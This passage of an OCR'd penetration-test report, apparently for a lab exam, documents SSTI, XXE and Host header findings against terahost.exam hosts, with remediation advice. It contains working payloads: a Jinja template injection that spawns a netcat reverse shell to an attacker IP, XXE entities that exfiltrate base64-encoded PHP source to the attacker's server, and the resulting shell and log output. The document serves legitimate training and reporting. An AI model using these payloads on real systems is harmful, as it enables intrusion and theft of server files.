
Figure (4.13.2) HTTP Raw Response

```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?
name={{13*37}}&action=import&import=Try HTTP/1.1
Host: 10.100.13.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=drrois79nhl9vlljd9f553iga4;
auth=Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZH
aUVWNy9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
Upgrade-Insecure-Requests: 1
```

Figure (4.13.3) HTTP Raw Request of SSTI Testing


```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 22:26:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 26
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- Is your name 481? -->
```

Figure (4.13.4) HTTP Raw Response of SSTI Testing



```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=
127.0.0.1:5000/?name={{request.application.__globals__.__builtins__.__import__('os').popen('rm%2b/tmp/f;mkfifo%2b
/tmp/f;cat%2b/tmp/f|/bin/sh%2b-i%2b2>%25261|nc%2b10.100.13.200%2b1337%2b>/tmp/f').read()}}&action=import&import=
Try HTTP/1.1
Host: 10.100.13.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=drrois79nhl9vlljd9f553iga4; auth=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95S
m9mWk9RNmdKTE09
Upgrade-Insecure-Requests: 1


```

Figure (4.13.5) HTTP Raw Response of Connect Back



```
[redacted]n
00
194
:~$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.100.13.200] from (UNKNOWN) [10.100.13.34] 39768
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(elsuser) gid=1000(elsuser) groups=1000(elsuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(samb
ashare)
$ hostname
xubuntu
$ whoami
elsuser
$ █
```

Figure (4.13.5) Connect Back from Vulnerable Web Server

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

If user-supplied templates are a business requirement, how should they be implemented? We have already seen that regexes are not an effective defense, and parser-level sandboxes are error prone. The lowest risk approach is to simply use a trivial template engine such as Mustache, or Python's Template. MediaWiki has taken the approach of executing users' code using a sandboxed Lua environment where potentially dangerous modules and functions have been outright removed. This strategy appears to have held up well, given the lack of people compromising Wikipedia. In languages such as Ruby it may be possible to emulate this approach using monkey-patching.
Another, complementary approach is to concede that arbitrary code execution is inevitable and sandbox it inside a locked-down Docker container. Through the use of capability-dropping, read-only filesystems, and kernel hardening it is possible to craft a 'safe' environment that is difficult to escape from.

References

http://blog.portswigger.net/2015/08/server-side-template-injection.html

4.14 XML External Entity (XXE) in me.terahost.exam

Severity:	Critical	Likelihood:	High	Type:	Coding Flaw

Description

This technique takes advantage of a feature of XML to build documents dynamically at the time of processing. An XML message can either provide data explicitly or by pointing to an URI where the data exists. In the attack technique, external entities may replace the entity value with malicious data, alternate referrals or may compromise the security of the data the server/XML application has access to.

Proof of Concept


From the support page of me.terahost.exam, malicious user can attack XXE attack to server.

evil.xml

```
<!ENTITY % payl SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/
me.terahost.exam/info.php">
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:7777/?%payl;'>">
```

```
POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/support
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 340
Connection: close
Cookie: _sid_=t4cbo7f00imkr6o3j3h3rj2r64

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY % remote SYSTEM "http://10.100.13.200:7777/evil.xml">
%remote;
%int;
%trick; ]>

<report>
        <date>2020-11-25</date>
        <userinfo>ko ko (testerkokn3t@gmail.com)</userinfo>
        <message>Test</message>
</report>
```


Figure (4.14.1) HTTP Raw Request to Attack XXE



```
[redacted]:~/ewptx$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
10.100.13.37 - - [26/Nov/2020 01:09:25] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:10:08] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:11:59] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:12:01] "GET /?PD9waHANCg0KcGhwaW5mbygpOw0K HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:14:05] "GET /evil.dtd HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:14:18] "GET /evil.dtd HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:14:46] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.37 - - [26/Nov/2020 01:14:48] "GET /?PD9waHANCg0KcGhwaW5mbygpOw0K HTTP/1.0" 200 -
```

Figure (4.14.2) Response of phpinfo from Vulnerable Web Server

Response is Base64 encoded and decoding will result the following output.



```
[redacted]:~$ echo "PD9waHANCg0KcGhwaW5mbygpOw0K" | base64 -d
<?php

phpinfo();
[redacted]:~$ 
```

Figure (4.14.3) Content of phpinfo

List of Host Identified

me.terahost.exam

Recommendation

Since the whole XML document is communicated from an untrusted client, it’s not usually possible to selectively validate or escape tainted data within the system identifier in the DTD. Therefore, the XML processor should be configured to use a local static DTD and disallow any declared DTD included in the XML document.
Detailed guidance on how to disable XXE processing, or otherwise defend against XXE attacks is presented in the XML External Entity (XXE) Prevention Cheat Sheet.

References

http://www.securiteam.com/securitynews/6D0100A5PU.html
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

4.15 Host Header Injection

Severity:	Medium	Likelihood:	Low	Type:	Security Misconfiguration

Explanation

HTTP Host header attacks exploit vulnerable websites that handle the value of the Host header in an unsafe way. If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker may be able to use this input to inject harmful payloads that manipulate server-side behavior. Attacks that involve injecting a payload directly into the Host header are often known as "Host header injection" attacks.
Off-the-shelf web applications typically don't know what domain they are deployed on unless it is manually specified in a configuration file during setup. When they need to know the current domain, for example, to generate an absolute URL included in an email, they may resort to retrieving the domain from the Host header:

```
<a href="https://_SERVER['HOST']/support">Contact support</a>
```


The header value may also be used in a variety of interactions between different systems of the website's infrastructure.

As the Host header is in fact user controllable, this practice can lead to a number of issues. If the input is not properly escaped or validated, the Host header is a potential vector for exploiting a range of other vulnerabilities, most notably:

- Web cache poisoning
- Business logic flaws in specific functionality
- Routing-based SSRF
- Classic server-side vulnerabilities, such as SQL injection

Proof of Concept

According to the XXE vulnerability in issue **no. 4.14 ,** malicious user can also read the files' contents of "unpredictablesubdomain.terahost.exam" folder, because of malicious user can know it from directory traversal.



Index of /

Name	Last modified	Size	Description
_session/	28-Nov-2020 14:53	-	
me.terahost.exam/	18-Dec-2014 06:45	-	
php.ini	18-Dec-2014 06:49	63K	
unpredictablesubdomain.terahost.exam/	18-Dec-2014 06:58	-	
www.terahost.exam/	18-Dec-2014 06:39	-	

eXtreme Server at 10.100.13.37 Port 443


Figure (4.15.1) Content of phpinfo

evil.xml

```
<!ENTITY % payl SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/
unpredictablesubdomain.terahost.exam/index.php">
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:7777/?%payl;'>">
```

```
POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/support
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 340
Connection: close
Cookie: _sid_=t4cbo7f00imkr6o3j3h3rj2r64

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY % remote SYSTEM "http://10.100.13.200:7777/evil.xml">
%remote;
%int;
%trick; ]>

<report>
        <date>2020-11-25</date>
        <userinfo>ko ko (testerkokn3t@gmail.com)</userinfo>
        <message>Test</message>
</report>
```


Figure (4.15.2) HTTP Raw Request



```
10.100.13.37 - - [29/Nov/2020 05:47:03] "GET /?PD9waHANCmlmKCFAaW5jbHVkZSgnX19pbml0X18ucGhwJykpDQogICAgZGllKCJPb3BzLCB0aGlzI
GVycm9yIHNob3VsZCBuZXZlciBoYXBwZW4uLi4iKTsNCg0KJGxpc3RVUkwgPSAiaHR0cDovL21lLnRlcmFob3N0LmV4YW0vX19zdXBwb3J0X19yZXBvcnRzLyI7D
QoNCiRjdXJsID0gY3VybF9pbml0KCk7DQpjdXJsX3NldG9wdCgkY3VybCwgQ1VSTE9QVF9VUkwsICRsaXN0VVJMKTsNCmN1cmxfc2V0b3B0KCRjdXJsLCBDVVJMT
1BUX1JFVFVSTlRSQU5TRkVSLCAxKTsNCg0KJHJlc3VsdCA9IGN1cmxfZXhlYygkY3VybCk7DQpjdXJsX2Nsb3NlKCRjdXJsKTsNCg0KJHJlc3VsdCA9IGpzb25fZ
GVjb2RlKCRyZXN1bHQsIHRydWUpOw0KJHJlcG9ydHMgPSAkcmVzdWx0WydyZXBvcnRzJ107DQoNCiRjb3VudCA9IDA7DQpmb3JlYWNoICgkcmVwb3J0cyBhcyAkc
il7DQogICAkeG1sID0gZmlsZV9nZXRfY29udGVudHMoJHIpOw0KIyAgIHZhcl9kdW1wKCRyLCAkeG1sKTsNCiAgICRjb250ZW50ID0gQHNpbXBsZXhtbF9sb2FkX
3N0cmluZygkeG1sLCAnU2ltcGxlWE1MRWxlbWVudCcsIDIpOw0KIyAgIHZhcl9kdW1wKCRjb250ZW50KTsNCiAgICAkY291bnQrKzsNCg0KICAgc2xlZXAocmFuZ
CgxLDUpKTsNCn0NCg0KDQplY2hvICJXZWxsIGRvbmUgc2lyISI7DQplY2hvICI8YnI+IHJlcG9ydHM6ICRjb3VudCI7DQoNCg0KICAgDQoNCg== HTTP/1.0" 20
0 -
10.100.13.33 - - [29/Nov/2020 05:47:20] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.33 - - [29/Nov/2020 05:47:21] "GET /?PD9waHANCmlmKCFAaW5jbHVkZSgnX19pbml0X18ucGhwJykpDQogICAgZGllKCJPb3BzLCB0aGlzI
GVycm9yIHNob3VsZCBuZXZlciBoYXBwZW4uLi4iKTsNCg0KJGxpc3RVUkwgPSAiaHR0cDovL21lLnRlcmFob3N0LmV4YW0vX19zdXBwb3J0X19yZXBvcnRzLyI7D
QoNCiRjdXJsID0gY3VybF9pbml0KCk7DQpjdXJsX3NldG9wdCgkY3VybCwgQ1VSTE9QVF9VUkwsICRsaXN0VVJMKTsNCmN1cmxfc2V0b3B0KCRjdXJsLCBDVVJMT
1BUX1JFVFVSTlRSQU5TRkVSLCAxKTsNCg0KJHJlc3VsdCA9IGN1cmxfZXhlYygkY3VybCk7DQpjdXJsX2Nsb3NlKCRjdXJsKTsNCg0KJHJlc3VsdCA9IGpzb25fZ
GVjb2RlKCRyZXN1bHQsIHRydWUpOw0KJHJlcG9ydHMgPSAkcmVzdWx0WydyZXBvcnRzJ107DQoNCiRjb3VudCA9IDA7DQpmb3JlYWNoICgkcmVwb3J0cyBhcyAkc
il7DQogICAkeG1sID0gZmlsZV9nZXRfY29udGVudHMoJHIpOw0KIyAgIHZhcl9kdW1wKCRyLCAkeG1sKTsNCiAgICRjb250ZW50ID0gQHNpbXBsZXhtbF9sb2FkX
3N0cmluZygkeG1sLCAnU2ltcGxlWE1MRWxlbWVudCcsIDIpOw0KIyAgIHZhcl9kdW1wKCRjb250ZW50KTsNCiAgICAkY291bnQrKzsNCg0KICAgc2xlZXAocmFuZ
CgxLDUpKTsNCn0NCg0KDQplY2hvICJXZWxsIGRvbmUgc2lyISI7DQplY2hvICI8YnI+IHJlcG9ydHM6ICRjb3VudCI7DQoNCg0KICAgDQoNCg== HTTP/1.0" 20
0 -
```

Figure (4.15.3) Response of index.php from Vulnerable Web Server

Response is Base64 encoded and decoding will result the following output.




```
[redacted]:~$ echo "PD9waHANCmlmKCFAaW5jbHVkZSgnX19pbml0X18ucGhwJykpDQogICAgZGllKCJPb3BzLCB0aGlzIGVycm9yIHNob3VsZCBuZXZlciBoYXBwZW4uLi4iKTsNCg0KJGxpc3RVUkwgP
SAiaHR0cDovL21lLnRlcmFob3N0LmV4YW0vX19zdXBwb3J0X19yZXBvcnRzLyI7DQoNCiRjdXJsID0gY3VybF9pbml0KCk7DQpjdXJsX3NldG9wdCgkY3VybCwgQ1VSTE9QVF9VUkwsICRsaXN0VVJMKTsNCmN
1cmxfc2V0b3B0KCRjdXJsLCBDVVJMT1BUX1JFVFVSTlRSQU5TRkVSLCAxKTsNCg0KJHJlc3VsdCA9IGN1cmxfZXhlYygkY3VybCk7DQpjdXJsX2Nsb3NlKCRjdXJsKTsNCg0KJHJlc3VsdCA9IGpzb25fZGVjb
2RlKCRyZXN1bHQsIHRydWUpOw0KJHJlcG9ydHMgPSAkcmVzdWx0WydyZXBvcnRzJ107DQoNCiRjb3VudCA9IDA7DQpmb3JlYWNoICgkcmVwb3J0cyBhcyAkcil7DQogICAkeG1sID0gZmlsZV9nZXRfY29udGV
udHMoJHIpOw0KIyAgIHZhcl9kdW1wKCRyLCAkeG1sKTsNCiAgICRjb250ZW50ID0gQHNpbXBsZXhtbF9sb2FkX3N0cmluZygkeG1sLCAnU2ltcGxlWE1MRWxlbWVudCcsIDIpOw0KIyAgIHZhcl9kdW1wKCRjb
250ZW50KTsNCiAgICAkY291bnQrKzsNCg0KICAgc2xlZXAocmFuZCgxLDUpKTsNCn0NCg0KDQplY2hvICJXZWxsIGRvbmUgc2lyISI7DQplY2hvICI8YnI+IHJlcG9ydHM6ICRjb3VudCI7DQoNCg0KICAgDQo
NCg== " | base64 -d
<?php
if(!@include('__init__.php'))
    die("Oops, this error should never happen...");

$listURL = "http://me.terahost.exam/__support__reports/";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $listURL);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);

$result = curl_exec($curl);
curl_close($curl);

$result = json_decode($result, true);
$reports = $result['reports'];

$count = 0;
foreach ($reports as $r){
   $xml = file_get_contents($r);
#   var_dump($r, $xml);
   $content = @simplexml_load_string($xml, 'SimpleXMLElement', 2);
#   var_dump($content);
    $count++;

   sleep(rand(1,5));
}


echo "Well done sir!";
echo "<br> reports: $count";
```

Figure (4.15.4) Contents of index.php

By analysing the source code of index.php, attacker will read "__init__.php" that was used in include function.

evil.xml


```
<!ENTITY % payl SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/
unpredictablesubdomain.terahost.exam/__init__.php">
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:7777/?%payl;'>">
```



```
[redacted]:~$ echo "PD9waHANCiNlcnJvcl9yZXBvcnRpbmcoRV9BTEwpOw0KI2luaV9zZXQoJ2Rpc3BsYXlfZXJyb3JzJywgMSk7DQplcnJvcl9yZXBvcnRpbmcoMCk7DQpAaW5pX3NldCgnZGlzcGxhe
V9lcnJvcnMnLCAwKTsNCg0KDQokaXAgPSAkX1NFUlZFUlsnUkVNT1RFX0FERFInXTsNCiRhbGxvd2VkX2lwID0gYXJyYXkoIjEyNy4wLjAuMSIsICIxMC4xMDAuMTMuMzMiKTsNCg0KaWYoIWluX2FycmF5KCR
pcCwkYWxsb3dlZF9pcCkpew0KICAgZWNobyAiT25seSBhZG1pbmlzdHJhdG9ycyBmcm9tIHRoZWlyIHdvcmtzdGF0aW9uIGNhbiBhY2Nlc3MgdGhpcyBhcmVhIjsgZGllKCk7DQp9ICAgDQoNCg0KDQo= " |
base64 -d
